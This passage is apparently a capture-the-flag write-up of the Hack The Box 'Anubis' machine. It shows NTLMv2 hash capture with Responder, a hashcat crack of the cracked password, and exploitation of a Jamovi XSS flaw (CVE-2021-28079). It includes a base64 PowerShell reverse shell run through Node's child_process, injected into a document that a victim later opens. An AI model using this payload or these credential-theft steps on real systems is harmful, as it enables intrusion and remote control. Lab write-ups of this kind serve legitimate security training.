
We got connected, now we can tunnel all our traffic via this. Let's add that vhost which we found via certificate and map the default gateway IP of the container to that vhost.

```
10.10.11.102    www.windcorp.htb windcorp.htb
172.22.176.1    softwareportal.windcorp.htb
```


Now setup your browser to pass all web request via our proxy. By default socks5 runs on port 1080.



Initially I set proxy with ‘foxy proxy’ add-on, but for some reason it didn’t work. Now web proxy is set, let’s access the vhost.



This is the homepage. It has couple of softwares available to download.



If you hover on any of the software, it gives us path of the file and as well as version information.

As you can see, it's downloading the gimp application from different IP address. If we click on the any of the application, it will not download any file.

It keeps loading and redirects to homepage. Let's pass our own IP address and capture all the traffic in 'tcpdump' or 'wireshark'.

```
$\> sudo tcpdump -i tun0 -w logs.pcap -n
```

This above command will start logging all the packets in a pcap file and we don't want machine to resolve any hostname, that's why I used '-n' switch.

```
$\> proxychains curl 'http://softwareportal.windcorp.htb/install.asp?
client=10.10.14.79&software=gimp-2.10.24-setup-3.exe'
```


We can pass our IP as shown in the above curl command, or you can use browser too. After couple seconds (15), terminate the logging. Now it's time to read the logs.

```
$\> tcpdump -r logs.pcap | head
reading from file logs.pcap, link-type RAW (Raw IP), snapshot length 262144
20:47:54.683440 IP 10.10.14.79.5554 > 10.10.11.102.49923: Flags [P.], seq
1608915164:1608915234, ack 2529577426, win 10691, length 70
20:47:54.848223 IP 10.10.11.102.49923 > 10.10.14.79.5554: Flags [P.], seq 1:59, ack 70, win
1023, length 58
20:47:54.848250 IP 10.10.14.79.5554 > 10.10.11.102.49923: Flags [.], ack 59, win 10691,
length 0
20:47:54.848642 IP 10.10.14.79.5554 > 10.10.11.102.49923: Flags [P.], seq 70:124, ack 59,
win 10691, length 54
20:47:55.007009 IP 10.10.11.102.49923 > 10.10.14.79.5554: Flags [P.], seq 59:101, ack 124,
win 1023, length 42
```

Our initial request is going to our proxy (chisel port), so we need to opt that port from the logs and look for any other ports.

```
$\> tcpdump -r logs.pcap | grep -v '5554' | head
reading from file logs.pcap, link-type RAW (Raw IP), snapshot length 262144
20:47:56.626363 IP 10.10.11.102.50856 > 10.10.14.79.5985: Flags [SEW], seq 4024374084, win
64240, options [mss 1357,nop,wscale 8,nop,nop,sackOK], length 0
20:47:56.626424 IP 10.10.14.79.5985 > 10.10.11.102.50856: Flags [R.], seq 0, ack
4024374085, win 0, length 0
20:47:57.373410 IP 10.10.11.102.50856 > 10.10.14.79.5985: Flags [S], seq 4024374084, win
64240, options [mss 1357,nop,wscale 8,nop,nop,sackOK], length 0
20:47:57.373457 IP 10.10.14.79.5985 > 10.10.11.102.50856: Flags [R.], seq 0, ack 1, win 0,
length 0
20:47:58.089647 IP 10.10.11.102.50856 > 10.10.14.79.5985: Flags [S], seq 4024374084, win
64240, options [mss 1357,nop,wscale 8,nop,nop,sackOK], length 0
20:47:58.089682 IP 10.10.14.79.5985 > 10.10.11.102.50856: Flags [R.], seq 0, ack 1, win 0,
length 0
20:47:58.249260 IP 10.10.11.102.50857 > 10.10.14.79.5985: Flags [SEW], seq 2900609790, win
64240, options [mss 1357,nop,wscale 8,nop,nop,sackOK], length 0
20:47:58.249305 IP 10.10.14.79.5985 > 10.10.11.102.50857: Flags [R.], seq 0, ack
2900609791, win 0, length 0
20:47:59.012439 IP 10.10.11.102.50857 > 10.10.14.79.5985: Flags [S], seq 2900609790, win
64240, options [mss 1357,nop,wscale 8,nop,nop,sackOK], length 0
20:47:59.012486 IP 10.10.14.79.5985 > 10.10.11.102.50857: Flags [R.], seq 0, ack 1, win 0,
length 0
```

We are getting a request to port ‘5985’, it’s WinRM port. We don’t have that port open, so my IP address (2nd packet) is responding with rest flag (R) and it keeps going on for couple more packets. Below is an image of packet captured in Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
40	11.603822…	10.10.11.102	10.10.14.79	TCP	52	50643 → 5985 [SYN, ECN, CWR] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
41	11.603862…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50643 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	12.443831…	10.10.11.102	10.10.14.79	TCP	52	[TCP Retransmission] 50643 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
43	12.443882…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50643 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
44	13.160903…	10.10.11.102	10.10.14.79	TCP	52	[TCP Retransmission] 50643 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
45	13.160968…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50643 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
46	13.322090…	10.10.11.102	10.10.14.79	TCP	52	50644 → 5985 [SYN, ECN, CWR] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
47	13.322135…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50644 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
48	14.082179…	10.10.11.102	10.10.14.79	TCP	52	[TCP Retransmission] 50644 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
49	14.082222…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50644 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
50	14.798862…	10.10.11.102	10.10.14.79	TCP	52	[TCP Retransmission] 50644 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
51	14.798899…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50644 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
52	14.959981…	10.10.11.102	10.10.14.79	TCP	52	50645 → 5985 [SYN, ECN, CWR] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
53	14.960047…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50645 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
54	15.719736…	10.10.11.102	10.10.14.79	TCP	52	[TCP Retransmission] 50645 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
55	15.719801…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50645 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
56	16.438653…	10.10.11.102	10.10.14.79	TCP	52	[TCP Retransmission] 50645 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
57	16.438703…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50645 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
58	16.599168…	10.10.11.102	10.10.14.79	TCP	52	50646 → 5985 [SYN, ECN, CWR] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1


So, the server is requesting to our port ‘5985’, let’s set up a netcat listener and capture the request.

```
$\> nc -lvnp 5985 -k
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5985
Ncat: Listening on 0.0.0.0:5985
```

Execute curl command.

```
$\> proxychains curl 'http://softwareportal.windcorp.htb/install.asp?
client=10.10.14.79&software=gimp-2.10.24-setup-3.exe'
```

Capture request in wireshark and filter out chisel port.



No.	Time	Source	Destination	Protocol	Length	Info
34	20.897476…	10.10.11.102	10.10.14.79	TCP	52	50958 → 5985 [SYN, ECN, CWR] Seq=0 Win=64240 Len=0 MSS=1357 WS=256 SACK_PERM=1
35	20.897537…	10.10.14.79	10.10.11.102	TCP	52	5985 → 50958 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
36	21.055495…	10.10.11.102	10.10.14.79	TCP	40	50958 → 5985 [ACK] Seq=1 Ack=1 Win=263168 Len=0
37	21.055550…	10.10.11.102	10.10.14.79	HTTP	325	POST /wsman?PSVersion=5.1.17763.2090 HTTP/1.1 , NTLMSSP_NEGOTIATE
38	21.055563…	10.10.14.79	10.10.11.102	TCP	40	5985 → 50958 [ACK] Seq=1 Ack=286 Win=64128 Len=0

This time we set up a 5985 port, as you can see the 2nd packet, we sent back a response with SYN and ACK flag, telling the server that 5985 port is open and you can communicate with it. After completing three way handshake, we received HTTP POST request from server and it is for NTLM Challenge-Response Authentication. Netcat is not capable to authenticate NTLM, so our capturing stopped after that.

We need to setup responder to negotiate with this.

```
$\> sudo responder -I tun0 -v
```


Once it’s setup, run the curl command once again.

```
$\> proxychains curl 'http://softwareportal.windcorp.htb/install.asp?
client=10.10.14.79&software=gimp-2.10.24-setup-3.exe'
```

Check the responder, you will see a NTLMv2 hash captured by responder.

```
[+] Listening for events...

[WinRM] NTLMv2 Client   : 10.10.11.102
[WinRM] NTLMv2 Username : windcorp\localadmin
[WinRM] NTLMv2 Hash     :
localadmin::windcorp:5154b10fe742e26f:02D37AB30D2443EEFC13F18062985D6E:0101000000000000B574
CFFAD2CDD7012A9D75CCC99D4C0D0000000000200080049005300370054000100 1E00570049004E002D005200310
058005300590054005600350037004500340004001400490053003700540 02E004C004F00430041004C00030034
00570049004E002D005200310058005300590054005600350037004500 34002E00490053003700540 02E004C004
F00430041004C000500140049005300370054002E004C004F00430041004C000800300030000000000000000000
0000002100008840E4FBD0AA6E1880E61526E42DF0210E6BE2F694B85FED945A976C305BDE030A0010000000000
000000000000000000000000000090020004800540054005 0002F00310030002E00310030002E00310034002E0037
0039000000000000000000
```

Below is the Wireshark packet capture for the NTML Challenge-Response Authentication.



No.	Time	Source	Destination	Protocol	Length	Info
55	28.728592…	10.10.11.102	10.10.14.79	HTTP	325	POST /wsman?PSVersion=5.1.17763.2090 HTTP/1.1 , NTLMSSP_NEGOTIATE
57	28.994790…	10.10.14.79	10.10.11.102	HTTP	466	HTTP/1.1 401 , NTLMSSP_CHALLENGE
72	29.162949…	10.10.11.102	10.10.14.79	HTTP	94	POST /wsman?PSVersion=5.1.17763.2090 HTTP/1.1 , NTLMSSP_AUTH, User: windcorp\localadmin (application/ht…
74	29.220408…	10.10.14.79	10.10.11.102	HTTP	280	HTTP/1.1 200 OK (text/html)

You can read more about NTLM authentication from below blog.

What should NTLM authentication look like at the packet level?

Now we have the hash of ‘localadmin’, let’s crack it.

```
$\> hashcat -m 5600 hash_localadmin /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

------------SNIP------------

LOCALADMIN::windcorp:5154b10fe742e26f:02d37ab30d2443eefc13f18062985d6e:0101000000000000b574
cffad2cdd7012a9d75ccc99d4c0d0000000002000800490053003700540001001e00570049004e002d005200310
058005300590054005600350037004500340004001400490053003700540002e004c004f00430041004c00030034
00570049004e002d005200310058005300590054005600350037004500340002e004900530037005400 2e004c004
f00430041004c000500140049005300370054002e004c004f00430041004c000800300030000000000000000000
0000002100008840e4fbd0aa6e1880e61526e42df0210e6be2f694b85fed945a976c305bde030a0010000000000
000000000000000000000000000009002000480054005400500 02f00310030002e00310030002e00310034002e0037
003900000000000000000:Secret123

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: LOCALADMIN::windcorp:5154b10fe742e26f:02d37ab30d244...000000
Time.Started.....: Sat Oct 30 21:17:32 2021 (3 secs)
Time.Estimated...: Sat Oct 30 21:17:35 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   713.3 kH/s (2.36ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2093056/14344385 (14.59%)
Rejected.........: 0/2093056 (0.00%)
Restore.Point....: 2091008/14344385 (14.58%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Smudge4 -> SaTeLlItE

Started: Sat Oct 30 21:17:30 2021
Stopped: Sat Oct 30 21:17:37 2021

------------SNIP------------
```

We got the password. There’s no SSH running, so we have to use it to access SMB share.

```
$\> smbclient -L //10.10.11.102 -U localadmin
Enter WORKGROUP\localadmin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shared          Disk
        SYSVOL          Disk      Logon server share
```

There are couple shared directory's. Let's access 'Shared'.

```
$\> smbclient //10.10.11.102/Shared -U localadmin
Enter WORKGROUP\localadmin's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Apr 28 15:06:06 2021
  ..                                  D        0  Wed Apr 28 15:06:06 2021
  Documents                           D        0  Tue Apr 27 04:09:25 2021
  Software                            D        0  Thu Jul 22 18:14:16 2021

                9034239 blocks of size 4096. 3206077 blocks available
smb: \> ls Software\
  .                                   D        0  Thu Jul 22 18:14:16 2021
  ..                                  D        0  Thu Jul 22 18:14:16 2021
  7z1900-x64.exe                      N  1447178  Mon Apr 26 21:10:08 2021
  jamovi-1.6.16.0-win64.exe           N 247215343  Mon Apr 26 21:03:30 2021
  VNC-Viewer-6.20.529-Windows.exe      N 10559784  Mon Apr 26 21:09:53 2021

                9034239 blocks of size 4096. 3206077 blocks available
```

Under shared directory, there are two more. Software, has those same applications which we saw earlier when accessed vhost.

```
smb: \> ls Documents\Analytics\
  .                                   D        0  Tue Apr 27 18:40:20 2021
  ..                                  D        0  Tue Apr 27 18:40:20 2021
  Big 5.omv                           A     6455  Tue Apr 27 18:39:20 2021
  Bugs.omv                            A     2897  Tue Apr 27 18:39:55 2021
  Tooth Growth.omv                    A     2142  Tue Apr 27 18:40:20 2021
  Whatif.omv                          A     2841  Sat Oct 30 21:49:42 2021

                9034239 blocks of size 4096. 3206077 blocks available
```

Documents directory has ‘omv’ files. If we google, ‘omv’ file description, then it is a statistical spreadsheet file and it can be opened with ‘Jamovi’ application. If we look at the time stamp of ‘Whatif.omv’, it has been accessed/modified recently.

If we look for vulnerability for the ‘jamovi 1.6’, then we’d find one. CVE-2021-28079

CVE-2021-28079 : Jamovi <=1.6.18 is affected by a cross-site scripting (XSS) vulnerability. The column-name is vulnerable to XSS in th

TL;DR
Jamovi <=1.6.18 is affected by a cross-site scripting (XSS) vulnerability. The column-name is vulnerable to XSS in the ElectronJS Framework. An attacker can make a .omv (Jamovi) document containing a payload. When opened by victim, the payload is triggered.

So, prior to 1.6.18 versions are Vulnerable. Let’s download this file to our local machine,

```
smb: \Documents\Analytics\> get Whatif.omv
getting file \Documents\Analytics\Whatif.omv of size 2841 as Whatif.omv (4.1 KiloBytes/sec)
(average 4.1 KiloBytes/sec)
```

```
$\> file Whatif.omv
Whatif.omv: Zip archive data, at least v2.0 to extract
```

It’s actually archived file, so we can unzip it and look for that column-name, which is vulnerable. Make a new directory and move this omv file and then unzip.

```
$\> unzip Whatif.omv
Archive:  Whatif.omv
  inflating: META-INF/MANIFEST.MF
  inflating: index.html
  inflating: metadata.json
  inflating: xdata.json
  inflating: data.bin
  inflating: 01 empty/analysis

$\> ls
'01 empty'   data.bin   index.html   metadata.json   META-INF   Whatif.omv   xdata.json
```

We have couple files to look for certain string.

```
$\> grep -iRl 'name' .
./metadata.json
```

If we grep for name string, then there’s only one file which has it, ‘metadata.json’. Let’s look into it.

```
$\> python3 -m json.tool metadata.json
{
    "dataSet": {
        "rowCount": 150,
        "columnCount": 5,
        "removedRows": [],
        "addedRows": [],
        "fields": [
            {
                "name": "Sepal.Length",
                "id": 1,
                "columnType": "Data",
                "dataType": "Decimal",
                "measureType": "Continuous",
                "formula": "",
                "formulaMessage": "",
                "parentId": 0,
                "width": 100,
                "type": "number",
                "importName": "Sepal.Length",
                "description": "",
                "transform": 0,
                "edits": [],
                "missingValues": []
            },
            {
                "name": "Sepal.Width",
                "id": 2,
                "columnType": "Data",
                "dataType": "Decimal",
                "measureType": "Continuous",
                "formula": "",
                "formulaMessage": "",
                "parentId": 0,
                "width": 100,
                "type": "number",
                "importName": "Sepal.Width",
                "description": "",
                "transform": 0,
                "edits": [],
                "missingValues": []
            },
            {
                "name": "Petal.Length",
                "id": 3,
                "columnType": "Data",
                "dataType": "Decimal",
                "measureType": "Continuous",
                "formula": "",
                "formulaMessage": "",
                "parentId": 0,
                "width": 100,
                "type": "number",
                "importName": "Petal.Length",
                "description": "",
                "transform": 0,
                "edits": [],
```

There are multiple name fields are available. We can use any one field to exploit this.

cves/CVE-2021-28079 at master · theart42/cves

There's a POC available, but no code is provided by the author. We already know that this vulnerability exists inside 'ElectronJS'. We can use 'exec' function under JS to execute code and gain shell access.

PayloadsAllTheThings/Reverse Shell Cheatsheet.md at master · swisskyrepo/PayloadsAllTheThings


GitHub - aadityapurani/NodeJS-Red-Team-Cheat-Sheet: NodeJS Red-Team Cheat Sheet

We can use this below one-liner to craft a JS file.

```
require('child_process').exec('PAYLOAD')
```

Under payload, we have to input poweshell base64 encoded payload. You can craft it from below website.

Online - Reverse Shell Generator



Copy the payload and input in JS script.

```
$\> cat shell.js
require('child_process').exec('powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwB
jAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwA5ACIALAA4ADAAMAAxAC
kAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAe
QB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAo
ACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQ
AZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATw
BiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFA
G4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQA
cwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB
0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAF
AAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAI
AA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABl
AHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGI
AeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbA
B1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==')
```

Make sure to save this in a '.js' file. Our payload is ready, now we need to edit 'metadata.json' file, where name is vulnerable to XSS.

```
$\> python3 -m json.tool metadata.json | head
{
    "dataSet": {
        "rowCount": 150,
        "columnCount": 5,
        "removedRows": [],
        "addedRows": [],
        "fields": [
            {
                "name": "<script src=\"http://10.10.14.79/shell.js\"></script>",
                "id": 1,
```

Under name field, add the XSS payload and point it to your IP address and js script. You can keep the remaining part of the file, we need to only edit the name field. Now, we need to archive (zip) this again and name it ‘Whatif.omv’.

```
$\> zip -r Whatif.omv .
  adding: 01 empty/ (stored 0%)
  adding: 01 empty/analysis (deflated 8%)
  adding: index.html (deflated 67%)
  adding: xdata.json (deflated 33%)
  adding: metadata.json (deflated 78%)
  adding: META-INF/ (stored 0%)
  adding: META-INF/MANIFEST.MF (deflated 30%)
  adding: shell.js (deflated 53%)
  adding: data.bin (deflated 84%)
```

As you can see, I accidentally archived (zipped) my shell.js file too. At first I thought it would give me an error. But it didn’t. Now you need to setup web sever where the shell.js file is.

```
$\> updog -p 80
[+] Serving /home/kali/htb/machines/anubis/temp...
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
```

After setting up web server, now we need to upload the ‘Whatif.omv’ file to its location.

```
$\> smbclient //10.10.11.102/Shared -U localadmin
Enter WORKGROUP\localadmin's password:
Try "help" to get a list of possible commands.
smb: \> cd Documents\Analytics\
smb: \Documents\Analytics\> ls
  .                                   D        0  Tue Apr 27 18:40:20 2021
  ..                                  D        0  Tue Apr 27 18:40:20 2021
  Big 5.omv                           A     6455  Tue Apr 27 18:39:20 2021
  Bugs.omv                            A     2897  Tue Apr 27 18:39:55 2021
  Tooth Growth.omv                    A     2142  Tue Apr 27 18:40:20 2021
  Whatif.omv                          A     2841  Sat Oct 30 22:34:42 2021

                9034239 blocks of size 4096. 3233476 blocks available
smb: \Documents\Analytics\> put Whatif.omv
putting file Whatif.omv as \Documents\Analytics\Whatif.omv (8.3 kb/s) (average 8.3 kb/s)
```

Now it’s all waiting time. It might take 5 Min to get a hit.

```
$\> updog -p 80
[+] Serving /home/kali/htb/machines/anubis/temp...
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://172.16.79.128:80/ (Press CTRL+C to quit)
10.10.11.102 - - [30/Oct/2021 22:44:13] "GET /shell.js HTTP/1.1" 200 -
```

As you can see, we got a hit on our web server for shell.js file. Check your netcat listener.

```
$\> rlwrap nc -lvnp 8001
